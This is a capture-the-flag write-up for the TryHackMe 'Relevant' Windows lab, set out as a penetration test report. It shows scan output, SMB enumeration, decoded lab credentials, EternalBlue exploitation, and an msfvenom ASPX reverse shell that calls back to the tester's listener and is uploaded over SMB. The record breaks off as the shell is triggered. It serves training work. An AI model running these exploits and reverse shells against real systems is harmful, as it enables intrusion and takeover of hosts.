Penetration Test Report

Relevant

Penetration Testing Challenge

TryHackMe

February 27th, 2022

WWDorothy_hacks

TryHackMe profile: https://tryhackme.com/p/Dorota99

TryHackMe room URL: https://tryhackme.com/room/relevant

Table of Contents

Executive Summary

WWDorothy_hacks was contracted by **TryHackMe** to conduct a penetration test in order to determine its exposure to a targeted attack in the **"Relevant"** room.
All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against **Relevant** with the goals of:

1. Securing two flags (no location provided) as proof of exploitation:
   - User.txt
   - Root.txt
2. Additionally, following the listed below scope allowances:
   - Any tools or techniques are permitted in this engagement, however we ask that you attempt manual exploitation first
   - Locate and report all vulnerabilities found
   - Submit the flags discovered to the dashboard
   - Only the IP address assigned to your machine is in scope

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorised access to organisational data. The attacks were conducted with the level of access that a general Internet user would have, as a black box test.

Summary of Results

This target was a nice demonstration of getting lost in rabbit holes that might be encountered during pentests. Getting clues that are either too obvious or too intricate is often a good sign that something dubious might be happening behind the scenes.

The Relevant Windows machine involved exploiting the Microsoft Eternal Blue exploit to gain immediate system-level access or alternatively an open SMB share to gain initial access and token impersonation to escalate privileges to the system.

Enumeration phase nmap scan has revealed a few open ports: port 80 (HTTP), 135 (MSRPC), 139/445 (NetBIOS/SMB) and 3389 (RDP), so the next logical step is to start enumerating HTTP and SMB.

Another Nmap scan was run to check for any known vulnerabilities within the SMB service. Nmap has a number of "smb-vuln-msxx-xxx" scripts that can be used to test the SMB service for public exploits. From the output of the scan, it appears that the machine is vulnerable to MS17-010, which is a remote code execution vulnerability in SMBv1. Later on a AutoBlue-MS17-010 script was used to exploit the MS17-010 Eternal Blue vulnerability.This has granted a shell as the SYSTEM user, so through this exploitation path no privilege escalation is required.

In the exploitation phase a closer look is given on the HTTP service on port 49663 and the SMB Open Share. This can be exploited by uploading an ASP/ASPX shell onto the SMB share and executing it from within the browser.
The first step is to generate some shellcode using MSFvenom with the following flags:

- -p to specify the payload type, in this case, the Windows TCP Reverse Shell
- LHOST to specify the localhost IP address to connect to
- LPORT to specify the local port to connect to
- -f to specify the format for the shell, in this case, ASPX

The next step is to set up a Netcat listener, which will catch the reverse shell when it is executed by the victim host. Accessing the "nt4wrksv" SMB share enabled and uploading the ASPX reverse shell. When accessing the shell.aspx file through a

browser, the reverse shell is executed. A callback is received on the Netcat listener, granting a shell as the “iis apppool” user.
During the Privilege Escalation phase I’ve noticed that the current user has the SeImpersonatePrivilege token enabled, which means token impersonation could be used to escalate privileges. I am going to use the PrintSpoofer exploit and place it on the nt4wrksv SMB share so it can be easily transferred to the target machine.
The exploit has successfully exploited the token impersonation vulnerability, therefore executing CMD as SYSTEM and providing an administrative-level shell on the box.

Scope of Work

The client requests that an engineer conducts an assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test).

Title	IP Address
Relevant	10.10.150.99

The client has asked that you secure two flags (no location provided) as proof of exploitation:

- User.txt
- Root.txt

Additionally, the client has provided the following scope allowances:

- Any tools or techniques are permitted in this engagement, however we ask that you attempt manual exploitation first
- Locate and report all vulnerabilities found
- Submit the flags discovered to the dashboard
- Only the IP address assigned to your machine is in scope

Attack Narrative

For the purposes of this assessment, TryHackMe provided minimal information outside of the organisational domain name: Relevant (https://tryhackme.com/room/relevant). The intent was to closely simulate an adversary without any internal information. To avoid targeting systems that were not owned by Relevant, all identified assets were submitted for ownership verification before any attacks were conducted.

Penetration Testing Methodology

Reconnaissance:

This machine is an intermediate boot2root machine IP: 10.10.150.99 (the IP address changes later, because my machine has expired a few times).

Running a nmap scan with -A for: Detect OS and services , -T4 for: a higher timer template (higher number = faster scan).

```
root@ip-10-10-39-104:~# nmap -A -T4 10.10.150.99

Starting Nmap 7.60 ( https://nmap.org ) at 2022-02-27 10:56 GMT
Nmap scan report for ip-10-10-150-99.eu-west-1.compute.internal (10.10.150.99)
Host is up (0.00076s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2022-02-26T10:22:22
|_Not valid after:  2022-08-28T10:22:22
|_ssl-date: 2022-02-27T10:56:38+00:00; 0s from scanner time.
MAC Address: 02:41:00:71:F2:F5 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: RELEVANT, NetBIOS user: <unknown>, NetBIOS MAC: 02:41:00:71:f2:f5 (unknown)
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-02-27T02:56:39-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-02-27 10:56:39
|_  start_date: 2022-02-27 10:22:43

TRACEROUTE
HOP RTT     ADDRESS
1   0.76 ms ip-10-10-150-99.eu-west-1.compute.internal (10.10.150.99)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.20 seconds
```

Found Microsoft IIS Server running.

Let's scan all the ports:

nmap -oA nmap-full -Pn -sS -T4 -p- --defeat-rst-ratelimit 10.10.150.99

I've set the options -T4 and --defeat-rst-ratelimit to scan faster since I'm running Kali on a virtual machine.

```
root@ip-10-10-39-104:~# nmap -oA nmap-full -Pn -sS -T4 -p- --defeat-rst-ratelimit 10.10.150.99

Starting Nmap 7.60 ( https://nmap.org ) at 2022-02-27 11:43 GMT
Nmap scan report for ip-10-10-150-99.eu-west-1.compute.internal (10.10.150.99)
Host is up (0.00087s latency).
Not shown: 65526 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
49663/tcp open  unknown
49666/tcp open  unknown
49668/tcp open  unknown
MAC Address: 02:41:00:71:F2:F5 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 620.53 seconds
```

This machine has a lot of open ports. It's interesting to notice that there is a HTTP server running on port 80 and what seems like a samba server.

Enumerating HTTP

The web server seemed to just have the default Microsoft IIS Server home page, so running an initial Nikto scan to gather more information about it:

```
root@ip-10-10-39-104:~# nikto -h 10.10.150.99
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.10.150.99
+ Target Hostname:    ip-10-10-150-99.eu-west-1.compute.internal
+ Target Port:        80
+ Start Time:         2022-02-27 11:59:48 (GMT0)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ Retrieved x-powered-by header: ASP.NET
+ Server leaks inodes via ETags, header found with file /, fields: 0x2db43349562d61:0
+ The anti-clickjacking X-Frame-Options header is not present.
+ Retrieved x-aspnet-version header: 4.0.30319
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server banner has changed from 'Microsoft-IIS/10.0' to 'Microsoft-HTTPAPI/2.0' which may suggest a WAF, load b
alancer or proxy is in place
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ 6544 items checked: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2022-02-27 12:00:00 (GMT0) (12 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

The next step is to run a scan to find hidden files or directories using Gobuster, with the following flags:

- dir to specify the scan should be done against directories and files
- -u to specify the target URL
- -w to specify the word list to use
- -x to specify the extensions to enumerate
- -t to specify the number of concurrent threads

```
root@ip-10-10-39-104:~# gobuster dir -u http://10.10.150.99/ -w /root/Desktop/Tools/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt -t 30
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.150.99/
[+] Threads:        30
[+] Wordlist:       /root/Desktop/Tools/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,html,txt
[+] Timeout:        10s
===============================================================
2022/02/27 12:07:24 Starting gobuster
===============================================================
===============================================================
2022/02/27 12:11:03 Finished
===============================================================
```

Unfortunately the Nikto scans have not identified anything useful, so it's best to start enumerating SMB and set HTTP aside for the time being.


Since this is a black box test, let's start with rustscan. This tool can be found here. This tool will first scan the server, then pass the open ports into nmap for output.

Command: rustscan -a <machine_ip> -- -A -Pn

```
PORT      STATE    SERVICE      REASON      VERSION
80/tcp    filtered http         no-response
135/tcp   open     msrpc        syn-ack     Microsoft Windows RPC
139/tcp   open     netbios-ssn  syn-ack     Microsoft Windows netbios-ssn
445/tcp   filtered microsoft-ds no-response
49663/tcp open     http         syn-ack     Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
49666/tcp filtered unknown      no-response
49668/tcp filtered unknown      no-response
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 39814/tcp): CLEAN (Timeout)
|   Check 2 (port 18589/tcp): CLEAN (Timeout)
|   Check 3 (port 26671/udp): CLEAN (Timeout)
|   Check 4 (port 50225/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_smb2-security-mode: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!
|_smb2-time: ERROR: Script execution failed (use -d to debug)
```

As you can see, **we have a web-server, SMB, and RDP ports open on this box**. We also see **49663 port open with an IIS service**.

Let's checkout the port 80 web-server first!



We are met by an extremely blue default Windows IIS page. nmap gave a version of httpd 10.0 that we can research exploits on.

Enumerating SMB

SMB also seems like a good route to go. Let's enumerate smb with smbclient. This tool should be pre-installed on your Kali instance. If not, run sudo apt install smbclient, Let's run it with this command:

smbclient -L \\\\<machine_ip>


Using the SMBClient utility to list open SMB shares on the machine:

```
root@ip-10-10-39-104:~# smbclient -L 10.10.150.99
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk
Reconnecting with SMB1 for workgroup listing.
Connection to 10.10.150.99 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
```

It appears the machine has a non-standard "nt4wrksv" share enabled.


The next step is to run a Nmap scan on ports 139 and 445 with all SMB enumeration scripts, to further enumerate this service. Command used:

```
nmap -p 139,445 -Pn -script smb-enum* 10.10.150.99
```



```
root@ip-10-10-39-104:~# nmap -p 139,445 -Pn --script smb-enum* 10.10.150.99

Starting Nmap 7.60 ( https://nmap.org ) at 2022-02-27 12:16 GMT
Nmap scan report for ip-10-10-150-99.eu-west-1.compute.internal (10.10.150.99)
Host is up (0.00024s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:41:00:71:F2:F5 (Unknown)

Host script results:
|_smb-enum-sessions: ERROR: Script execution failed (use -d to debug)
| smb-enum-shares:
|   account_used: guest
|   \\10.10.150.99\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.150.99\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.150.99\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: <none>
|     Current user access: READ/WRITE
|   \\10.10.150.99\nt4wrksv:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|_    Current user access: READ/WRITE

Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
root@ip-10-10-39-104:~#
```

Then ran another Nmap scan to check for any known vulnerabilities within the SMB service. Nmap has a number of “smb-vuln-msxx-xxx” scripts that can be used to test the SMB service for public exploits.



```
root@ip-10-10-39-104:~# nmap -p 139,445 --script smb-vuln* 10.10.150.99

Starting Nmap 7.60 ( https://nmap.org ) at 2022-02-27 12:17 GMT
Nmap scan report for ip-10-10-150-99.eu-west-1.compute.internal (10.10.150.99)
Host is up (0.00022s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:41:00:71:F2:F5 (Unknown)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 5.79 seconds
```

From the output of the scan, it appears that the machine is vulnerable to MS17-010, which is a remote code execution vulnerability in SMBv1.

Connecting to the nt4wrksv share and downloading the "passwords.txt" file stored in it:

```
root@ip-10-10-39-104:~# smbclient \\\\10.10.150.99\\nt4wrksv
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Feb 27 12:16:12 2022
  ..                                  D        0  Sun Feb 27 12:16:12 2022
  passwords.txt                       A       98  Sat Jul 25 16:15:33 2020

                7735807 blocks of size 4096. 5156574 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (31.9 KiloBytes/sec) (average 31.9 KiloBytes/sec)
smb: \>
```


Running command "more passwords.txt" - outcomes:

```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
~
```

Qm9iICogIVBAJCRXMHJEITEyMw==

QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

Decoding the passwords with CyberChef: https://gchq.github.io/CyberChef/




Decoded passwords: Bob - !P@$$WorD!123 and Bill - Juw4nnaM4n420696969!$$$

There isn't a place that I could use those passwords, I think I got sidetracked into a Honeypot. This is a dead end.

Exploiting SMB

The handy AutoBlue-MS17-010 script can be used to exploit the MS17-010 Eternal Blue vulnerability:




According to the instructions on the GitHub repository, all that is required is to specify the target IP address, SMB port and valid credentials to authenticate if required, and a SYSTEM shell will be returned.

Cloning the Git Repository locally:

```
$ git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git
```

Executing the exploit using the following flags


- -target-ip to specify the IP address of the vulnerable Windows machine
- -port to specify the SMB port in use
- the credentials to connect as, in order to execute the exploit, in this case using the Bob user's credentials (**Bob - !P@$$WorD!123)**



This has granted a shell as the SYSTEM user, so through this exploitation path no privilege escalation is required.

Exploiting HTTP on Port 49663 & SMB Open Share

As shown below by accessing the passwords.txt file through a browser, it appears that the nt4wrksv SMB share has the same root folder as the web server on port 49663:




```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

This can be exploited by uploading an ASP/ASPX shell onto the SMB share and executing it from within the browser.

The first step is to generate some shellcode using MSFvenom with the following flags:

- -p to specify the payload type, in this case, the Windows TCP Reverse Shell
- LHOST to specify the localhost IP address to connect to
- LPORT to specify the local port to connect to
- -f to specify the format for the shell, in this case, ASPX

```
kali@kali:~/Downloads/THM$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.9.228.20 LPORT=443 -f aspx > shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3412 bytes
```

The next step is to set up a Netcat listener, which will catch the reverse shell when it is executed by the victim host, using the following flags:

- -l to listen for incoming connections
- -v for verbose output
- -n to skip the DNS lookup
- -p to specify the port to listen on

```
kali@kali:~/Downloads/THM$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
```

Accessing the “nt4wrksv” SMB share enabled and uploading the ASPX reverse shell:

```
kali@kali:~/Downloads/THM$ smbclient \\\\10.10.112.72\\nt4wrksv
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> put shell.aspx
putting file shell.aspx as \shell.aspx (1.7 kb/s) (average 1.7 kb/s)
smb: \>
```

When accessing the shell.aspx file through a browser, the reverse shell is executed:

